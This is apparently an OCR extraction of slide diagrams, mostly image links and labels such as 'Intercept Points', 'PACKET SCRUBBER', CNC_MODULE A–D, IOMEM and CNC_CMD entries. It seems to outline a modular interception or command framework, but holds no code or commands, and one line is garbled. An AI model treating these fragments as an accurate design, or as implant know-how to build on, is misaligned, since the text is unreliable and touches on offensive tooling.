
* : Intercept Points
'cret, memcpy, et c?


Generalized: Input & Output



PACKET
SCRUBBER



CNC_MODULE - A
CNC_MODULE - B
CNC_MODULE - C
CNC_MODULE - D
PACKET SCRUBBER
IOMEM


CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
CNC_CMD.A
IOMEM



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D

